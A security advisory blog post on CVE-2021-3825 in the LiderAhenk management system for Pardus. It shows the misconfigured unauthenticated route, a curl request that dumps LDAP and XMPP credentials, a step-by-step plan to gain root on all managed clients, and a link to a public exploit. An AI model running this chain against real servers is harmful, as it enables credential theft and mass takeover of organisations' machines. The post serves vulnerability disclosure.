LiderAhenk 0day – All your PARDUS Clients Belongs To Me (CVE-2021-3825)

September 21, 2021 (https://pentest.blog/liderahenk-0day-all-your-pardus-clients-belongs-to-me/) Mehmet Ince (https://pentest.blog/author/mehmet-ince/) Advisories (https://pentest.blog/category/advisories/)

LiderAhenk is an open source software system that enables centralized management, monitoring and control of systems and users on the corporate network.

In this blog post, you will see how bad it can get when you have a critical security vulnerability on your centralized client management system.

Architecture and Our Target

LiderAhenk software has 2 component. Lider and Ahenk.

Lider is the main component where you manage your organization. It is the business layer of Lider Ahenk (http://liderahenk.org/) project running on Karaf container. It contains core functionalities (such as LDAP client, task manager, XMPP client), core services (such as plugin DB service, log service) and provides an API for other plug-ins/bundles.

Ahenk is a Linux agent written in Python which enables Lider to manage & monitor clients remotely.

Communication between Ahenk agent and Lider server is done by XMPP service. Whenever the Lider centralized management server wants to communicate with Ahenk, such as installing a package on a remote client, Ahenk will receive the message over XMPP and execute the task.

So all of these means we must target **Lider** component for organization level of access. If we somehow find a way to break in the Lider service, we can abuse features of the centralized client management system such as remote deployment, etc.

Vulnerability Analysis

After our initial analysis, we have seen that Lider has multiple attack surfaces. One of the obvious one was HTTP service where we have huge Java application.

I've spent a couple of hours understanding the whole architecture. When I had enough information about the design of the Java project and the way it gets interactions with other services, I started to offensive source-code reviewing.

One of my starting points is to see what kind of services are accessible without having sessions. The following code sections show routes that we can access without credentials.

```
1.    protected void configure(HttpSecurity http) throws Exception {
2.      ((HttpSecurity)((HttpSecurity)((FormLoginConfigurer)((FormLoginConfigurer)((HttpSecurity)((ExpressionUrlAuthorizationConfigurer.AuthorizedUrl)
    ((ExpressionUrlAuthorizationConfigurer.AuthorizedUrl)((ExpressionUrlAuthorizationConfigurer.AuthorizedUrl)((HttpSecurity)http
3.        .csrf().disable())
4.        .authorizeRequests()
5.        .antMatchers(new String[] {
6.            "/forgot_password/**", "/lider/pages/**", "/webfonts/**", "/resources/**", "/css/**", "/js/**", "/assets/**", "/img/**", "/images/**", "/jqwidgets/**",
7.            "/lider/config/**" })).permitAll()
8.        .antMatchers(new String[] { "/" })).hasAnyRole(new String[] { "USER" }).anyRequest()).authenticated()
9.        .and())
10.       .formLogin()
11.       .loginPage("/login").permitAll())
12.       .successHandler(this.authenticationSuccessHandler))
13.       .and())
14.       .logout()
15.       .addLogoutHandler(logoutHandler())
16.       .invalidateHttpSession(true)
17.       .deleteCookies(new String[] { "JSESSIONID" }).clearAuthentication(true)
18.       .permitAll()
19.       .and())
20.       .exceptionHandling();
21.   }
```

You should have seen it what I saw at the first glance. Wtf is `/lider/config/**` and why is it in the permitAll() list?

```
1.  ➜  MDISEC curl http:/192.168.179.134:8080/lider/config/
2.
3.  {"timestamp":"2021-09-21T08:35:30.832+0000","status":404,"error":"Not Found","message":"No message available","path":"/lider/config/"}
```

As you can see above, the Initial attempt to find more information through the black-box approach didn't work very well. For that reason, I've focused on the following code section where corresponding class is placed.

```
1.  @RequestMapping({"/lider/config"})
2.  public class ConfigController {
3.    Logger logger = LoggerFactory.getLogger(tr.org.lider.controllers.ConfigController.class);
4.
5.    @Autowired
6.    ConfigurationService configurationService;
7.
8.    @Autowired
9.    LDAPServiceImpl ldapService;
10.
11.   @RequestMapping(method = {RequestMethod.POST}, value = {"/save"}, produces = {"application/json"})
12.   public Boolean saveConfigParams(ConfigParams configParams) throws Exception {
13.     if (this.configurationService.isConfigurationDone().booleanValue())
14.       return null;
15.     configParams.setDefaultParams();
16.     try {
```

```
        ObjectMapper mapper = new ObjectMapper();
        String jsonString = mapper.writeValueAsString(configParams);
        this.configurationService.save(new ConfigImpl("liderConfigParams", jsonString));
        this.logger.info("Configuration settings are completed and saved to database.");
        return Boolean.valueOf(true);
      } catch (JsonProcessingException e) {
        e.printStackTrace();
        this.logger.error("Error occured while converting ConfigParams object to json string: " + e.getMessage());
        return Boolean.valueOf(false);
      }
    }

    @RequestMapping(method = {RequestMethod.GET}, value = {"/configurations"}, produces = {"application/json"})
    public ConfigParams getConfigParams() {
      return this.configurationService.getConfigParams();
    }
  }
```

I do remember the moment when I've seen that code. Specially the line between 29-32.

We've found what we needed ! An endpoint where the application expose that Lider configurations. And (un)fortunately, it does NOT require a valid session.


```
➜  MDISEC curl http://192.168.179.134:8080/lider/config/configurations | jq

{
  "liderLocale": "tr",
  "ldapServer": "192.168.179.134",
  "ldapPort": "389",
  "ldapUsername": "cn=admin,dc=liderahenk,dc=org",
  "ldapPassword": "qwe123",
  "ldapRootDn": "dc=liderahenk,dc=org",
  "ldapUseSsl": false,
  "ldapSearchAttributes": "cn,objectClass,uid,liderPrivilege",
  "ldapAllowSelfSignedCert": false,
  "ldapMailNotifierAttributes": "cn, mail, departmentNumber, uid",
  "ldapEmailAttribute": "mail",
  "agentLdapBaseDn": "ou=Agents,dc=liderahenk,dc=org",
  "agentLdapIdAttribute": "cn",
  "agentLdapJidAttribute": "uid",
  "agentLdapObjectClasses": "pardusDevice,device",
  "userLdapBaseDn": "ou=Users,dc=liderahenk,dc=org",
  "userLdapUidAttribute": "uid",
  "userLdapPrivilegeAttribute": "liderPrivilege",
  "userLdapObjectClasses": "pardusAccount,pardusLider",
  "userAuthorizationEnabled": true,
  "groupLdapObjectClasses": "groupOfNames",
  "roleLdapObjectClasses": "sudoRole",
  "userLdapRolesDn": "ou=Role,ou=Groups,dc=liderahenk,dc=org",
  "groupLdapBaseDn": "ou=Groups,dc=liderahenk,dc=org",
  "userGroupLdapBaseDn": "ou=User,ou=Groups,dc=liderahenk,dc=org",
  "ahenkGroupLdapBaseDn": "ou=Agent,ou=Groups,dc=liderahenk,dc=org",
  "xmppHost": "127.0.0.1",
  "xmppPort": 5222,
  "xmppUsername": "lider_sunucu",
  "xmppPassword": "qwe123",
  "xmppResource": "Smack",
  "xmppServiceName": "im.liderahenk.org",
  "xmppMaxRetryConnectionCount": 5,
```

Exploitation Plan & PoC

Here is the plan !

1. Exploit the vulnerability and get LDAP credentials
2. Validate these credentials against the LDAP service, which is running on the Lider server.
3. Fetch LDAP users who have ROLE_ADMIN attribute. Passwords are stored as plain-text on the LDAP 🙂
4. Login to the Lider console service.
5. Fetch the active Pardus computers from API.
6. Abuse 'remote script execution on Machine' feature of the Lider.
7. **Get ROOT shell from every single machine connected to the Lider centralized management software.**

Following video shows fully automated exploitation steps.



0:00 / 1:01

PoC code:

https://github.com/mdisec/pardus-liderahenk-0day-RCE (https://github.com/mdisec/pardus-liderahenk-0day-RCE)

Timeline

17 Sep 2021 13:33 GMT+3 – Vulnerability detected.

17 Sep 2021 15:33 GMT+3 – Report to the Pardus team.

17 Sep 2021 16:17 GMT+3 – Pardus fixed the vulnerability.

21 Sep 2021 – Public PoC release.

advisory (https://pentest.blog/tag/advisory/) exploit (https://pentest.blog/tag/exploit/) metasploit (https://pentest.blog/tag/metasploit/)

MEHMET INCE (HTTPS://PENTEST.BLOG/AUTHOR/MEHMET-INCE/)

Master Ninja @ Prodaft / INVICTUS Europe.

Pardus 21 Linux Distro – Remote Code Execution 0day 2021 CVE-2021-3806 (https://pentest.blog/pardus-21-linux-distro-remote-code-execution-0day-2021/)

Search...

PRODAFT CYBER INTELLIGENCE AND CYBER SECURITY SERVICES


(https://www.invictuseurope.com/)

RECENT POSTS

Advisory | Roxy-WI Unauthenticated Remote Code Executions CVE-2022-31137 (https://pentest.blog/advisory-roxy-wi-unauthenticated-remote-code-executions-cve-2022-31137/)

Advisory | GLPI Service Management Software Multiple Vulnerabilities and Remote Code Execution (https://pentest.blog/advisory-glpi-service-management-software-sql-injection-remote-code-execution-and-local-file-inclusion/)

LiderAhenk 0day – All your PARDUS Clients Belongs To Me (CVE-2021-3825) (https://pentest.blog/liderahenk-0day-all-your-pardus-clients-belongs-to-me/)

Pardus 21 Linux Distro – Remote Code Execution 0day 2021 CVE-2021-3806 (https://pentest.blog/pardus-21-linux-distro-remote-code-execution-0day-2021/)

Unexpected Journey #7 – GravCMS Unauthenticated Arbitrary YAML Write/Update leads to Code Execution (CVE-2021-21425) (https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/)

LATEST COMMENTS

Ege Balci (https://github.com/EgeBalci) on Art of Anti Detection 3 – Shellcode Alchemy (https://pentest.blog/art-of-anti-detection-3-shellcode-alchemy/#comment-1244)

Chase Run Taylor on Art of Anti Detection 1 – Introduction to AV & Detection Techniques (https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/#comment-1243)

Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1242)

0x00 on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1241)

Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1240)

TAGS

0day (https://pentest.blog/tag/0day/) 1day (https://pentest.blog/tag/1day/) advisory (https://pentest.blog/tag/advisory/) alienvault (https://pentest.blog/tag/alienvault/) android (https://pentest.blog/tag/android/) application (https://pentest.blog/tag/application/) assembly (https://pentest.blog/tag/assembly/) bof (https://pentest.blog/tag/bof/) burp (https://pentest.blog/tag/burp/) bypass (https://pentest.blog/tag/bypass/) crypter (https://pentest.blog/tag/crypter/) decoder (https://pentest.blog/tag/decoder/) dns (https://pentest.blog/tag/dns/) EMET (https://pentest.blog/tag/emet/) encoder (https://pentest.blog/tag/encoder/) exploit (https://pentest.blog/tag/exploit/) hook (https://pentest.blog/tag/hook/) iat (https://pentest.blog/tag/iat/) icmp (https://pentest.blog/tag/icmp/) in-memory (https://pentest.blog/tag/in-memory/) IOT (https://pentest.blog/tag/iot/) linux (https://pentest.blog/tag/linux/) malware (https://pentest.blog/tag/malware/) metasploit (https://pentest.blog/tag/metasploit/) multi-stage (https://pentest.blog/tag/multi-stage/) nas (https://pentest.blog/tag/nas/) packer (https://pentest.blog/tag/packer/) php (https://pentest.blog/tag/php/) ransomware (https://pentest.blog/tag/ransomware/) rce (https://pentest.blog/tag/rce/) reflective (https://pentest.blog/tag/reflective/) research (https://pentest.blog/tag/research/) reverse (https://pentest.blog/tag/reverse/) reversing (https://pentest.blog/tag/reversing/) secure coding (https://pentest.blog/tag/secure-coding/) securityonion (https://pentest.blog/tag/securityonion/) self-defence (https://pentest.blog/tag/self-defence/) shellcode (https://pentest.blog/tag/shellcode/) siem (https://pentest.blog/tag/siem/) sql injection (https://pentest.blog/tag/sql-injection/) sqlmap (https://pentest.blog/tag/sqlmap/) stager (https://pentest.blog/tag/stager/) storage (https://pentest.blog/tag/storage/) tunneling (https://pentest.blog/tag/tunneling/) windows (https://pentest.blog/tag/windows/)

AWARDED TOP 15 PENTEST BLOG

(https://blog.feedspot.com/pentest_blogs/)